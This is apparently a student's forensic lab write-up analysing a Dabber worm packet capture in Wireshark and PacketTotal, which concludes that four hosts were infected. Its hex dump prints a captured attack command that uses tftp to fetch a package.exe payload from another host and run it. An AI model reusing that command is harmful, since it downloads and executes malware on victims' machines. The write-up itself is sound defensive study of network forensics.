


Week 6


0. First we should hash the evidence file using an md5 hash.

```
Claire-MBP:Desktop claire.fei$ md5sum dabber.pcap
78f36ff84d63fc7da70c1b5052175e96 dabber.pcap
```



1. Inspect Ports 5554 by applying the filter “tcp.port == 5554”. This allows us to see anything interacting with that port which would be useful due to the nature of the dabber malware which was given to us to target that port first.



2. As there is a lot of data shown, we want to further filter down more tightly. As such, we apply the filter “tcp.port == 5554 and data” to only capture those transmitting data as those would be the ones that contain useful information to us.



3. Changing the filter to "`tcp.len == 1`" we can see all the packets that had a packet length of 1, and viewing each of these we can see that it sent a "D" which lines up with the report on how dabber works, sending a "D" to test whether a computer has already been infected with Sasser. (This can be seen at the bottom where the D is highlighted in blue with hex 44).



It is quite obvious that there is something suspicious occurring in these packets as we can see the data contains a lot of hex “90”s which is indicative of a nopsled, a common technique that often leads into shell code to exploit a computer.

5. Given we know the way dabber works in opening a port on 8967, we can filter by these specific ports and investigate. In the second photo below, we can see the command that was viciously executed.

The top screenshot shows a Wireshark capture of a network traffic. The filter bar at the top is set to `tcp.dstport == 8967 and tcp.flags.push == 1`. The packet list shows four packets, all of which are TCP PUSH packets to port 8967. The details pane for frame 151 shows the following information:

- Frame 151: 136 bytes on wire (1088 bits), 136 bytes captured (1088 bits)
- Ethernet II, Src: Cisco_5f:44:22 (00:e0:4f:5f:44:22), Dst: Ibm_41:0e:eb (00:14:5e:41:0e:eb)
- Internet Protocol Version 4, Src: 70.237.254.204, Dst: 90.237.105.143
- Transmission Control Protocol, Src Port: 4793, Dst Port: 8967, Seq: 1, Ack: 1, Len: 70
- Data (70 bytes)
- Data: 74667470202d69203139322e3136382e3131362e32204745...
- [Length: 70]

The bottom screenshot shows a Wireshark capture of a network traffic. The filter bar at the top is set to `tcp.stream eq 12`. The packet list shows five packets, all of which are TCP SYN packets to port 8967. The details pane for frame 151 shows the following information:

- Frame 151: 136 bytes on wire (1088 bits), 136 bytes captured (1088 bits)
- Ethernet II, Src: Cisco_5f:44:22 (00:e0:4f:5f:44:22), Dst: Ibm_41:0e:eb (00:14:5e:41:0e:eb)
- Internet Protocol Version 4, Src: 70.237.254.204, Dst: 90.237.105.143
- Transmission Control Protocol, Src Port: 4793, Dst Port: 8967, Seq: 1, Ack: 1, Len: 70
- Data (70 bytes)
- Data: 74667470202d69203139322e3136382e3131362e32204745...
- [Length: 70]

The data field in both screenshots shows the following hex data:

```
0000 00 14 5e 41 0e eb 00 e0 4f 5f 44 22 08 00 45 00  ..^A.... 0_D"...E-
0010 00 7a 6b 14 40 00 6c 06 99 33 46 ed fe cc 5a ed  .zk@.l. .3F...Z-
0020 69 8f 12 b9 23 07 22 95 d8 09 fb e9 32 c4 80 18  .i...#.. .2...
0030 ff 00 f4 05 00 00 01 01 08 0a 00 01 c7 e0 00 bf  .....
0040 bf a6 74 66 74 70 20 2d 69 20 31 39 32 2e 31 36  .tftp - i 192.16
0050 38 2e 31 31 36 2e 32 20 47 45 54 20 68 33 31 31  8.116.2 GET h311
0060 30 2e 34 31 31 20 70 61 63 6b 61 67 65 2e 65 78  0.411 pa ckage.ex
0070 65 20 26 20 70 61 63 6b 61 67 65 2e 65 78 65 20  e & pack age.exe
0080 26 20 65 78 69 74 0a 00                          & exit..
```

The procedure will now be repeated using a different tool to verify the process and results. The chosen tool is an online tool called “PacketTotal”. This will be a briefer version of the same investigation above to see if we can get the same results. First we hash it similarly as above. Then we filter by the known port that dabber attacks to check if sasser has already infected the

device. We can see below that a lot of results have been returned, all originating from the same IP with differing destination IPs, similar to the wireshark analysis.

packettotal.com/app/analysis?id=78f36ff84d63fc7da70c1b5052175e96

Connections Similar Packet Captures

Q 5554

Timestamp	Connection ID	Sender IP	Sender Port	Target IP	Target Port	Transport Protocol	Service	Duration
2008-06-08 11:22:11 Z	CPQrz72fyIqRwN2Cmj	70.237.254.204	3895	90.237.105.143	5554	tcp	null	1.01
2008-06-08 11:22:11 Z	C2wrKb4llnayoYJ537	70.237.254.204	3914	90.237.105.132	5554	tcp	null	1.00
2008-06-08 11:22:11 Z	C7OV9B118NxEvLEOVg	70.237.254.204	3921	90.237.105.133	5554	tcp	null	1.00
2008-06-08 11:22:11 Z	CoH9vw35a5N6bLCa1g	70.237.254.204	3923	90.237.105.134	5554	tcp	null	1.00
2008-06-08 11:22:12 Z	CpA5Qv3N2v2uPFgdV3	70.237.254.204	4092	90.237.105.143	5554	tcp	null	3.02
2008-06-08 11:22:12 Z	CUq4wK2NlaJWomHtd	70.237.254.204	4107	90.237.105.132	5554	tcp	null	4.47
2008-06-08 11:22:12 Z	CN09sQ2TI3g3LxAZL	70.237.254.204	4111	90.237.105.133	5554	tcp	null	4.53
2008-06-08 11:22:12 Z	C64TXdTV4PmcijN6	70.237.254.204	4112	90.237.105.134	5554	tcp	null	4.59

Showing entries 1 to 8 (8 total) (filtered from 25 total entries)
Show 10 entries

CSV Print

Previous 1 Next

Then, filtering by that IP as a sender IP, we can see that it is indeed sending the 1 byte of test packets to test the Sasser infection. This can be seen in the information “Payload Bytes Sent 1”

packettotal.com/app/analysis?id=78f36ff84d63fc7da70c1b5052175e96

Connections Similar Packet Captures

Q 70.237.254.204

Timestamp	Connection ID	Sender IP	Sender Port	Target IP	Target Port	Transport Protocol	Service	Duration
2008-06-08 11:22:11 Z	CPQrz72fyIqRwN2Cmj	70.237.254.204	3895	90.237.105.143	5554	tcp	null	1.01
2008-06-08 11:22:11 Z	C2wrKb4llnayoYJ537	70.237.254.204	3914	90.237.105.132	5554	tcp	null	1.00

Payload Bytes Sent 1
Total Bytes Sent 257
Payload Bytes Received 0
Total Bytes Received 180
Missed Bytes 0
Packets Sent 5
Packets Received 4
Originated Locally? null
Tunnel Parent Connection ID (empty)
History ShADaF1

2008-06-08 11:22:11 Z	C7OV9B118NxEvLEOVg	70.237.254.204	3921	90.237.105.133	5554	tcp	null	1.00
2008-06-08 11:22:11 Z	CoH9vw35a5N6bLCa1g	70.237.254.204	3923	90.237.105.134	5554	tcp	null	1.00

Next we investigate the port that we know that Dabber opens when infecting the computer, we receive the same four results from the wireshark analysis. Hence confirming the same results as the more thorough and detailed investigation as above that four computers were infected with Dabber.

<div> <div> </div> <div> Name: File1.pcap Size: 0.034472 MB </div> <div> Submitter: Anonymous MD5: 78f36ff84d63fc7da70c1b5052175e96 Submitted: Fri Oct 05 2018 09:08:35 GMT+1000 </div> <div> Download </div> <div> </div> <div> </div> </div>								
<div> <div>Connections</div> <div>Similar Packet Captures</div> </div>								
<div> <div> <div>Q 8967</div> <div> </div> </div> </div>								
Timestamp	Connection ID	Sender IP	Sender Port	Target IP	Target Port	Transport Protocol	Service	Duration
2008-06-08 11:22:15 Z	CcpEvm1tGQPVOlhOxi	70.237.254.204	4793	90.237.105.143	8967	tcp	null	0.65
2008-06-08 11:22:15 Z	CtDTf34xZFZe9KDBe9	70.237.254.204	4807	90.237.105.132	8967	tcp	null	0.64
2008-06-08 11:22:15 Z	C8FxR12JnMh1HmAbHl	70.237.254.204	4842	90.237.105.134	8967	tcp	null	0.65
2008-06-08 11:22:15 Z	CXmpQz4gw0L6B3cSLk	70.237.254.204	4839	90.237.105.133	8967	tcp	null	0.32
Showing entries 1 to 4 (4 total) (filtered from 25 total entries)								CSV Print
Show 10 entries								Previous 1 Next

Hence the answer to the question **“how many computers were infected”** is 4 as seen through the investigation above.